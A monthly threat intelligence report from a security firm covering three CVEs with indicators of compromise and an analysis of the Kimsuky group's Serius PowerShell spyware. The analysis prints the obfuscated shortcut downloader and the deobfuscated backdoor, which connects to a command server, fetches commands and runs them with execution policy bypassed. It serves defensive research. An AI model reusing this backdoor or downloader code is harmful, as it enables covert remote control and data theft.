aDvens

Security for the greater good

Monthly Cyber Threat Intelligence report January

CERT aDvens - CTI
Advens - 38 rue des Jeuneurs - 75002 Paris

TABLE OF CONTENT

1. EXECUTIVE SUMMARY

This month, the CERT aDvens provides an overview of emerging threats and critical vulnerabilities to monitor:

- Three vulnerabilities, in addition to those already published,
- An in-depth analysis of the Serius spyware, used by the North Korean APT group KIMSUKY,
- An overview of recent campaigns leveraging fake CAPTCHAs to deploy malicious implants.

These critical insights highlight the importance of staying vigilant and strengthening your cybersecurity posture.

2. VULNERABILITIES

2.1. Aviatrix - CVE-2024-50603

On 10 January 2025, security researchers from Wiz Security reported the exploitation of this vulnerability affecting Aviatrix Controller in their blog. Many companies use this controller to manage their *cloud* networks, through Amazon Web Service, Microsoft Azure or Google Cloud Platform.

The CVE-2024-50603 was exploited to deploy the XMRig cryptojacker and the Sliver backdoor.

A flaw in the handling of user-sent data in Aviatrix Controller allows an unauthenticated attacker to execute arbitrary code by sending specifically crafted requests to the product's API.

2.1.1. Type of vulnerability

- **CWE-78** : Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

2.1.2. Risk

- Remote code execution

2.1.3. Severity (base score CVSS 3.1)

Attack vector	Network	Scope	Changed
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.1.4. Impacted Products

- Aviatrix Controller versions prior to 7.1.4191 et 7.2.4996

2.1.5. Recommendations

Update Aviatrix Controller to version 7.1.4191, 7.2.4996 or later.

Additional information is available in Aviatrix's advisory.

2.1.6. Proof of concept

A proof of concept is available in open source.

2.1.7. IOCs

TLP	TYPE	VALUE	COMMENT
TLP:CLEAR	IP:Port	91.193.19[.]109[:]13333	Sliver C2 server IP address
TLP:CLEAR	IP:Port	107.172.43[.]186[:]3939	Cryptocurrency mining pool IP address
TLP:CLEAR	IP	83.222.191[.]91	Mirai C2 server IP address
TLP:CLEAR	IP	91.188.254[.]21	Mirai C2 server IP address
TLP:CLEAR	SHA1	1ce0c293f2042b677cd55a393913ec052eded4b9	XMRig (SHA1)
TLP:CLEAR	SHA1	68d88d1918676c87dcd39c7581c3910a9eb94882	XMRig (SHA1)
TLP:CLEAR	SHA1	c4f63a3a6cb6b8aae133bd4c5ac6f2fc9020c349	XMRig (SHA1)
TLP:CLEAR	SHA1	c63f646edfddb4232afa5618e3fac4eee1b4b115	XMRig (SHA1)
TLP:CLEAR	SHA1	e10e750115bf2ae29a8ce8f9fa14e09e66534a15	Sliver (SHA1)
TLP:CLEAR	SHA1	41d589a077038048c4b120494719c905e71485ba	Sliver (SHA1)
TLP:CLEAR	Regex	/tmp/systemd-private-[0-9a-f]{32}-apache2.service-[0-9a-zA-Z]{6}/tmp/.system_logs/momika233-2024-04-29-xmrig.zip	XMRig (Path)
TLP:CLEAR	Regex	/tmp/systemd-private-[0-9a-f]{32}-apache2.service-[0-9a-zA-Z]{6}/tmp/moneroocean/xmrig	XMRig (Path)
TLP:CLEAR	Regex	/tmp/systemd-private-[0-9a-f]{32}-apache2.service-[0-9a-zA-Z]{6}/tmp/.uid/udiskssd	XMRig (Path)
TLP:CLEAR	Regex	/tmp/systemd-private-[0-9a-f]{32}-apache2.service-[0-9a-zA-Z]{6}/tmp/config	Sliver (path)

2.2. D-Link - CVE-2024-57678

An access control flaw in the *form2WlAc.cgi* component of D-Link 816A2 routers allows an unauthenticated attacker to affect the confidentiality, integrity, and availability of data by sending specifically crafted POST requests.

2.2.1. Type of vulnerability

- **CWE-284** : Improper Access Control

2.2.2. Risk

- Data leak
- Data integrity breach
- Denial of service

2.2.3. Severity (base score CVSS 3.1)

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.2.4. Impacted Products

- Wireless D-Link 816A2 router firmware version FWv1.10CNB05_R1B011D88210

2.2.5. Recommendations


No fix or workaround is currently available.

It is recommended to monitor and log POST requests to the *form2WlAc.cgi* resource.

2.2.6. Proof of concept

A proof of concept is available in open source.

2.3. Cisco - CVE-2024-20156



A privilege management flaw in the Cisco Meeting Management REST API allows an authenticated attacker to gain administrative privileges by sending specifically crafted API requests.

2.3.1. Type of vulnerability

- **CWE-274** : Improper Handling of Insufficient Privileges

2.3.2. Risk

- Privilege escalation

2.3.3. Severity (base score CVSS 3.1)

Attack vector	Network	Scope	Changed
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	Low	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.3.4. Impacted Products

Cisco Meeting Management :

- Version 3.8 and prior
- Version 3.9

2.3.5. Recommendations

Update Cisco Meeting Management to versions 3.9.1, 3.10 or later.

Additional information is available in Cisco's advisory.

2.3.6. Proof of concept

Currently, no proof of concept is available in open sources.

3. CYBER-VIROLOGY: ANALYSIS OF SERIUS SPYWARE (APT KIMSUKY)

3.1. Description

Serius is a malware employed in a cyber-espionage campaign by the APT Kimsuky group targeting South Korea. This Trojan functions as both a backdoor and spyware, designed to monitor and harvest sensitive information from infected systems.

Samples were identified in December 2024, and have since been the subject of several reports.

Written in PowerShell, Serius is specifically designed to target Windows systems. Its key functions include communicating with a command and control (C&C) server, retrieving and exfiltrating application-related data, and deploying additional malware.

An earlier version, nicknamed Seriane, was discovered in September 2024. This first version is virtually identical to Serius, with the notable exception of the hardcoded CnC server address.

3.2. Features




Figure 1. Main features of Serius.

3.3. Victimology

3.4. Infectiology

The infection chain outlined below has been reconstructed based on various analyses and publicly available reports. It is not exhaustive, and some elements remain unknown




Figure 2. The seven main stages of infection.

3.5. Code analysis

3.5.1. Shortcut (Trojan Downloader)

- Sample: f3aee5924279dd1883efbb04c89166368e954b7e81483507dc032561bb2cf6e1.lnk
- SHA256: f3aee5924279dd1883efbb04c89166368e954b7e81483507dc032561bb2cf6e1
- SHA1: 9bf20b294287aaa0ac4401e8f0e6bc4b6243fafb
- MD5: 2b8287656ba39515fb08cb3711db5291
- Virology: Trojan horse
- Virology type: Downloader

Below is the content of the shortcut:

```
F .Zfy)I#2Ay);P.O. .:i.+00./C:\.V.1.+YHCWindows.@.  T,*+YHC.Sy.W.i.n.d.o.w.s.Z.1.+YVDSystem32B.
T,*+YbD"[ob4.S.y.s.t.e.m.3.2.\.2.oW.U .mshta.exe.D.
.oW.U'X\3F.R.m.s.h.t.a.e.x.e.R.3.Q.^,System.C:\Windows\System32\mshta.exe&.\.\.\.\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.
3.2.\.m.s.h.t.a.e.x.e.0.C.:.\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2Hj 9?v:.NN.2./.3+A.B_.]2.w?p?>!.YV.;.n.
.oj.a.v.a.s.c.r.i.p.t.:.b.=.".(.).).;.$.z.=.$.r.R.e.a.d.L.i.n.e.(.).;.$.b.=.[.C.o.n.".+.".v.e.r.t.].:.:.F.r.o.m
.B.a.s.e.6.".;.f.=.".S.t.r.e.a.m.".;.x.=.".a.=.n.e.w.
.A.c.".+.".t.i.v.e.X.O.b.j.e.c.t.('.W.S.c.r.i.p.".+.".t.S.h.e.l.l.').;.a.R.".+.".u.n.(.c.,.0.,.0.).;.c.l.o.s.
e.(.).;.".;.a.=.".S.y.s.t.e.m.I.O.".+.f.;.t.=.". .-.P.a.t.h. .$.t. .-.".;.n.=.".N.e.w.-.O.b.j.e.c.t.
.S.y.s.t.e.m.".;.u.=.".c.:.\.\.p.r.o.g.r.a.m.d.a.t.a.".;.c.=.".p.o.w.e.r.".+.".s.h.e.l.l. .-.e.p.
.b.y.p.a.".+.".s.s. .-.c.
.$.r.=.'.2.0.6.2.0.6.1.2.7.1.5.2.'.;.$.p.=.'.9.0.2.7.'.;.$.r.=.".+.n.+.".I.O.".+.f.+.".R.e.a.d.e.r.(.(.".+.n.+.
".N.e.t.S.o.c.k.e.t.s.T.c.p.C.l.i.e.n.t.(.$.r.,.
.$.p.).).G.e.t.".+.f.+.b.+.".4.S.t.r.i.n.g.(.$.z.).;.$.t.=.'.".+.u.+.".\.\.t.z.i.p.'.;.S.e.t.-
.C.o.n.t.e.n.t.".+.t.+.".V. .$.b. .-.E.n.c.o.d.i.n.g. .B.y.t.e.;.E.x.p.a.n.d.-.A.r.c.h.i.v.e.".+.t.+.".D.
.".+.u.+.".;.d.e.l. .$.t.;.$.v.=.'.".+.u.+.".\.\.s.v.b.s.'.;.&.$.v.;.s.c. .".+.u.+.".\.\.n.9.3.0.9.
.4.".;.e.v.a.l.(.x.).;.d.o.c.x.%.wN]N.D.Q`.X.14_g2_itl@.@./.&}.g.X}.<W@.@./.&}.g.X}.<W.1.
.Y.1SPS.0CG.sf"=.dS.y.s.t.e.m.3.2.(.C.:.\.W.i.n.d.o.w.s.).1SPSXF.L8C&.m.mS.-.1.-.5.-.2.1.-.8.7.6.3.7.3.6.8.6.-
.1.6.7.1.2.7.8.1.5.1.-.1.9.4.3.3.8.6.7.5.3.-.1.0.0.2.1SPS0.%G.`%..m.s.h.t.a.e.x.e@}.).!Q.
.\@.y)i.1SPS.jc(=.O.MC.:.\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2.\.m.s.h.t.a.e.x.e.9.1SPSmDpH.H@=x.hHh.Es.T.
```

An IP address is identified: 206.206.127[.]152, and the port 9027. This IP address is known to be used by APT Kimsuky

```
.s.s. .-.c. .$.r.=.'.2.0.6.2.0.6.1.2.7.1.5.2.'.;.$.p.=.'.9.0.2.7.'.;
```

This shortcut is a Trojan downloader: it downloads from the CnC server (206.206.127[.]152) a compressed archive: t.zip.

```
.G.e.t.".+.f.+.b.+.".4.S.t.r.i.n.g.(.$.z.).;.$.t.=.'.".+.u.+.".\.\.t.z.i.p.
```

When the archive is downloaded, artifacts are unpacked, one of them is executed: s.vbs.

```
$.v.=.'.".+.u.+.".\.\.s.v.b.s.
```

To avoid leaving any trace, the archive t.zip is deleted (the variable **$t** corresponds to the archive).

```
.d.e.l. .$.t
```

3.5.2. t.zip archive (Trojan Dropper)

Open source analyses show that the t.zip archive deploys several artifacts, including two VBS scripts and a temporary file. The first VBS script ensures the persistence of the Serius malware and deploys an Office document (decoy), used as a lure to deceive the user. The second VBS script executes the PowerShell code (Serius) hidden in the temporary file.

3.5.3. Serius (Spyware)

- Sample filename: aa.ps1 (aka Serius)
- SHA256: 6544f0416e12d5876861349e1e66f4c97d72da4fb029baeebb00ab99608dfba7
- SHA1: e8c7065344a27971655a561b4dae7203e094e56c
- MD5: 5f93fdb1e3dfe4f8ccd4e22ef8a22b14
- Virology: Trojan horse
- Virology type: Backdoor and spyware

Below is the content of the Serius sample:

```
$degi="ZWZ3hWdpNmbzVXTkACdv5WLoAiZpBCIgACIgACIK0gCNQUS2V2YuZWZzRCIscSZzxWYmdCI0NXaMRnbl1WdnJXQtACelRXdN5yZulG
ZhVmcoRlLtVGdzl3UgQ3YlpmYP1ydl5EI9ACemV2doVXaj52c11EJgACIgACIgAiCNsHIgACIK0QeyRHIgACIK0gCNkCIgACIK0ARJZXZj5mZ
lNHJg01Zulmc0N3WdlSZ1JHdkASPgkncvRXYk5WYNhiclRXZtFmchB3WgACIgoQDo0WYyFGcgACIgoQD7pQDkdXZu9GZ4RVdNBibvlGdj5Wdm
pQDK0gIyMDM3ICI9AyYiJGd1lHJK0gIyUTMucjMx4iNwIjL2AjMiASPggXZuNWbuVHJ";
$rux49=$degi.ToCharArray();
[array]::Reverse($rux49);
$jlo= -join($rux49);
$kota="mbmV2ckACRJZXZj5mZlNXLgQ2dl52bkhHV11EIuJXd0VmcgACIgACIgAiCNQUS2V2YuZWZzRCIscSZzxWYmdCI0NXaMRnbl1WdnJXQ
tACelRXdN5yZulGZhVmcoRlLtVGdzl3UgQ3YlpmYP1ydl5EI9ACemV2doVXaj52c11EJgACIgACIgAiCNsHIgACIK0AId52bpRHclNGeFhXZ0
VXTkVmbvRmbhJWQucmbpRWYlJHaU5SblR3c5N1Wgg2Y0F2YgACIgoQDg0HIgACIK0AemV2doVXaj52c11EJg4mc1RXZyBCIgACIgACIK0gCN0
HIgACIgACIgoQD7QXa4VEIgACIgACIgACIgAiCNsHIgACIgACIgoQDpkCMwAjMoUmbPRXahdlL4";
$xya89=$kota.ToCharArray();
[array]::Reverse($xya89);
$gov= -join($xya89);
$egik="Uu8USu0WZ0NXeTBCdjVmai9UL3VmTg0DIyVGdpJ3dkkgCNkSbhVmc0NFcjRHJoIXZkFWZS1WYlJHdT5yTJ5SblR3c5NFI0NWZqJ2Tt
cXZOBSPgIXZkFWZyRSCK0QKo0WYlJHdTRXZH5ibvlGdjVmbu92QwNGdkASPg0WYlJHdTB3Y0RSCK0QKjJmY0VXekACL4Vmbj1mb1RCK05WZpx
2QwNGVuMHdlt2YvNlL0VmTu0WZ0NXeTBCdjVmai9UL3VmTg0DIu9Wa0NWZu52bDB3Y0RSCK0AIgACI7pQDpUWdyRHJoUGbph2dK0gCNcCN5ID
OzI1YTdCIElkdlNmbmV2ctACZ3VmbvRGeUVXTg0DI4ZWZ3hWdpNmbzVXTkoQDK0QfK0QfgACIgoQDElkdlN";
$wze05=$egik.ToCharArray();
[array]::Reverse($wze05);
$mqs= -join($wze05);
$syem="9pQD7kCMygCclVGbTBCIgAiCN0HIgACIK0wO6BXb0RCIsVGZgACIgACIgAiCNsjew1GdkAiZtAyczFGc5JGIwVWLgwGblh2cyV2dvB
HIgACIgACIgoQDgACIgACIgAiCNoHctRHJgUGbpZUL0V3TgwHIk12YkACIgASCK0gIxMHcuIzcw1GdcFGdhRWbhJ3ZvJHccpzYiASPgoHctRH
JgACIgkgCNsHIgACIK0QKwASZu1CIoR3ZuVGTuQWbjRCKmlGIgACIK0QKoUmbpxEZhVmUuIXZkFWZyRCI9ACZtNGJJoQDK0QZ1JHdkASPgg2c
1xmRvRXdB5iclRXaydHJJoQDp0WYlJHdTB3Y0RCKyVGdpJ3VtFWZyR3";
$yac79=$syem.ToCharArray();
[array]::Reverse($yac79);
$uwx= -join($yac79);
$gilo=$jlo+$gov+$mqs+$uwx;
$bytes = [Convert]::FromBase64String($gilo);
$res = -join ($bytes -as [char[]]);
Invoke-Expression $res;
```

The malicious code is split into four base64-encoded segments, with the characters reversed in each segment. These segments are assigned the following variables: **$degi**, **$kota**, **$egik** and **$syem**.

For example, the second segment is below:

```
$kota="mbmV2ckACRJZXZj5mZlNXLgQ2dl52bkhHV11EIuJXd0VmcgACIgACIgAiCNQUS2V2YuZWZzRCIscSZzxWYmdCI0NXaMRnbl
1WdnJXQtACelRXdN5yZulGZhVmcoRlLtVGdzl3UgQ3YlpmYP1ydl5EI9ACemV2doVXaj52c11EJgACIgACIgAiCNsHIgACIK0AId52
bpRHclNGeFhXZ0VXTkVmbvRmbhJWQucmbpRWYlJHaU5SblR3c5N1Wgg2Y0F2YgACIgoQDg0HIgACIK0AemV2doVXaj52c11EJg4mc1
RXZyBCIgACIgACIK0gCN0HIgACIgACIgoQD7QXa4VEIgACIgACIgACIgAiCNsHIgACIgACIgoQDpkCMwAjMoUmbPRXahdlL4";
```

Each segment is accompanied by the **[array]::Reverse** instruction:

```
[array]::Reverse($xya89);
```

Below is the second segment rewritten in its correct order:

```
4LldhaXRPbmUoMjAwMCkpDQogICAgICAgIHsNCiAgICAgICAgICAgIEV4aXQ7DQogICAgICAgIH0NCg0KICAgICAgICByZXR1cm4gJE11c25jaX
Vod2VmeA0KICAgIH0gDQogICAgY2F0Y2ggW1N5c3RlbS5UaHJlYWRpbmcuQWJhbmRvbmVkTXV0ZXhFeGNlcHRpb25dIA0KICAgIHsNCiAgICAgI
CAgJE11c25jaXVod2VmeCA9IE5ldy1PYmplY3QgU3lzdGVtLlRocmVhZGluZy5NdXRleCAtQXJndW1lbnRMaXN0ICdmYWxzZScsICRzZWZuY2V2
SUQNCiAgICAgICAgcmV0dXJuIE11VHhkb25ld2QgLXNlZm5jZXZJRCAkc2Vmbm
```

When executed, Serius correctly rearranges its four code segments, which are then put back together using the following commands:

```
[array]::Reverse($rux49);
...
[array]::Reverse($xya89);
...
[array]::Reverse($wze05);
...
[array]::Reverse($yac79);
...
$gilo=$jlo+$gov+$mqs+$uwx;
```

The result is below:

```
JHVubWNuZXggPSAiMjA2LjIwNi4xMjcuMTUyIg0KJHl1dGJiYyA9ICI3MDMyIg0KDQpmdW5jdGlvbiBNdVR4ZG9uZXdkDQp7DQogICAgcGFyYW0
oDQogICAgW3BhcmFtZXRlcihNYW5kYXRvcnkgPSAkdHJ1ZSldW3N0cmluZ10gJHNlZm5jZXZJRA0KICAgICkNCg0KICAgIHRyeQ0KICAgICAg
ICAgICAgJE11c25jaXVod2VmeCA9IE5ldy1PYmplY3QgU3lzdGVtLlRocmVhZGluZy5NdXRleCAtQXJndW1lbnRMaXN0ICdmYWxzZScsICRzZ
WZuY2V2SUQNCg0KICAgICAgICBpZiAoLW5vdCAkTXVzbmNpdWh3ZWZ4LldhaXRPbmUoMjAwMCkpDQogICAgICAgIHsNCiAgICAgICAgICAg
aXQ7DQogICAgICAgIH0NCg0KICAgICAgICByZXR1cm4gJE11c25jaXVod2VmeA9IE5ldy1PYmplY3QgU3lzdGVtLlRocmVhZG
luZy5NdXRleCAtQXJndW1lbnRMaXN0ICdmYWxzZScsICRzZWZuY2V2SUQNCiAgICAgICAgcmV0dXJuIE11VHhkb25ld2QgLXNlZm5jZXZJRCAkc
2VmbmNldklEDQogICAgfQ0KfQ0KDQokTXVzbmNpdWh3ZWZ4ID0gTXVUeGRvbmV3ZCAtc2VmbmNldklEICdTY1IzODI5NCcNCg0Kd2hpbGUoJHRy
dWUpDQp7ICAgIA0KCSR0Y3BDb25uZWN0aW9uID0gTmV3LU9iamVjdCBTeXN0ZW0uTmV0LlNvY2tldHMuVGNwQ2xpZW50KCR1bm1jbmV4LCAkeXV
0YmJjKQ0KCSR0Y3BTdHJlYW0gPSAkdGNwQ29ubmVjdGlvbi5HZXRTdHJlYW0oKQ0KCSRyZWFkZXIgPSBOZXctT2JqZWN0IFN5c3RlbS5Ty5TdH
JlYW1SZWFkZXIoJHRjcFN0cmVhbSkNCgkkd3JpdGVyID0gTmV3LU9iamVjdCBTeXN0ZW0uSU8uU3RyZWFtV3JpdGVyKCR0Y3BTdHJlYW0pDQoJJ
HdyaXRlci5BdXRvRmx1c2ggPSAkdHJ1ZQ0KDQoJJGNtZCA9ICRyZWFkZXIuUmVhZExpbmUoKQ0KICAgIGlmKCRjbWQuTGVuZ3RoIC1uZSAwKQ0K
ICAgIHsNCgkgICAgJHRtcHogPSAiYzpccHJvZ3JhbWRhdGFcdG1wczIucHMxIg0KCSAgICAkY21kIHwgT3V0LUZpbGUgJHRtcHoNCiAgICAgICAg
gDQogICAgICAgIHBvd2Vyc2hlbGwgLWVwIGJ5cGFzcyAtZiAkdG1wejsNCiAgICAgICAgICAgIGZGVsICR0bXB6Ow0KICAgIH0NCiAgICAgICBTbGVlcCgyMC
k7DQp9
```

Serius uses the instruction below to deobfuscate its code (it is a long string of numbers):

```
$bytes = [Convert]::FromBase64String($gilo)
361171101099911010112032613234504854465048544649505546495350341310361211171169898993261323455485150341310131010
211711099116105111110327711784120100111110101119100131012313103232323211297114971094013103232323291112971149710
910111610111440779711010097116111114121326132361161141171014193911151161141051101039332361151011021109910111873
681310323232324113101310323232321161141211310323232321231310323232323232323236771171151109910511710411910110212
032613278101119457998106101991163283121115116101109468410411410197100105110103467711711610112032456511410311710
910111011676105115116323910297108115101394432361151011021109910111873681310131032323232323232321051023240451101
111163236771171151109910511710411910110212046879710511679110101405048484841411310323232323232323212313103232323
232323232323232691201051165913103232323232323232125131013103232323232323211410111611711411032367711711511099
910511710411910110212013103232323212532131032323232999711699104329183121115116101109468410411410197100105110103
466598971101001111101011007711711610112069120991011121161051111109332131032323232123131032323232323232323677117
115110991051171041191011021203261327810111945799810610199116328312111511610110946841041141019710010511010346771
171161011203245651141031171091011101167610511511632391029710811510139443236115101102110991011187368131032323232
323232321141011161171141103277117841201001111101011191003245115101102110991011187368323611510110211099101118736
813103232323212513101251310131036771171151109910511710411910110212032613277117841201001111101011191003245115101
102110991011187368323983998251565057523913101310119104105108104036116114117101411310123232323213109361169911 2
671111101101019911610511111032613278101119457998106101991163283121115116101109467810111646831119910710111611546
849911267108105101110116403611711010999110101120443236121117116989899411310936116...
```

Serius now uses the following instructions to convert the sequence of numbers to characters and execute it:

```
$res = -join ($bytes -as [char[]]);
Invoke-Expression $res;
```

Below is the malicious code completely reconstructed, deobfuscated and rearranged into the correct order:

```
$unmcnex = "206.206.127[.]152"
$yutbbc = "7032"
function MuTxdonewd
{
param(
[parameter(Mandatory = $true)][string] $sefncevID
)
try
{
       $Musnciuhwefx = New-Object System.Threading.Mutex -ArgumentList 'false', $sefncevID
       if (-not $Musnciuhwefx.WaitOne(2000))
       {
       Exit;
       }
       return $Musnciuhwefx
}
catch [System.Threading.AbandonedMutexException]
{
       $Musnciuhwefx = New-Object System.Threading.Mutex -ArgumentList 'false', $sefncevID
       return MuTxdonewd -sefncevID $sefncevID
}
}
$Musnciuhwefx = MuTxdonewd -sefncevID 'ScR38294'
while($true)
{
       $tcpConnection = New-Object System.Net.Sockets.TcpClient($unmcnex, $yutbbc)
       $tcpStream = $tcpConnection.GetStream()
       $reader = New-Object System.IO.StreamReader($tcpStream)
       $writer = New-Object System.IO.StreamWriter($tcpStream)
       $writer.AutoFlush = $true
       $cmd = $reader.ReadLine()
if($cmd.Length -ne 0)
{
$tmpz = "c:\programdata\tmps2.ps1"
$cmd | Out-File $tmpz
powershell -ep bypass -f $tmpz;
       del $tmpz;
}
Sleep(20);
}
```

The first section contains interesting information, the IP address and port of the CnC server:

```
$unmcnex = "206.206.127[.]152"
$yutbbc = "7032"
```

The second section contains instructions for checking the mutex (probably to check if the system is already infected):

```
function MuTxdonewd
{
param(
[parameter(Mandatory = $true)][string] $sefncevID
)
try
{
       $Musnciuhwefx = New-Object System.Threading.Mutex -ArgumentList 'false', $sefncevID
       if (-not $Musnciuhwefx.WaitOne(2000))
       {
       Exit;
       }
       return $Musnciuhwefx
}
catch [System.Threading.AbandonedMutexException]
{
       $Musnciuhwefx = New-Object System.Threading.Mutex -ArgumentList 'false', $sefncevID
       return MuTxdonewd -sefncevID $sefncevID
}
}
$Musnciuhwefx = MuTxdonewd -sefncevID 'ScR38294'
while($true)
{
```

The third section, Serius attempts to establish a connection with the CnC server (206.206.127[.]152):

```
       $tcpConnection = New-Object System.Net.Sockets.TcpClient($unmcnex, $yutbbc)
       $tcpStream = $tcpConnection.GetStream()
       $reader = New-Object System.IO.StreamReader($tcpStream)
       $writer = New-Object System.IO.StreamWriter($tcpStream)
       $writer.AutoFlush = $true
       $cmd = $reader.ReadLine()
if($cmd.Length -ne 0)
```

The fourth section, Serius retrieves information about the infected system:

```
$tmpz = "c:\programdata\tmps2.ps1"
$cmd | Out-File $tmpz
powershell -ep bypass -f $tmpz;
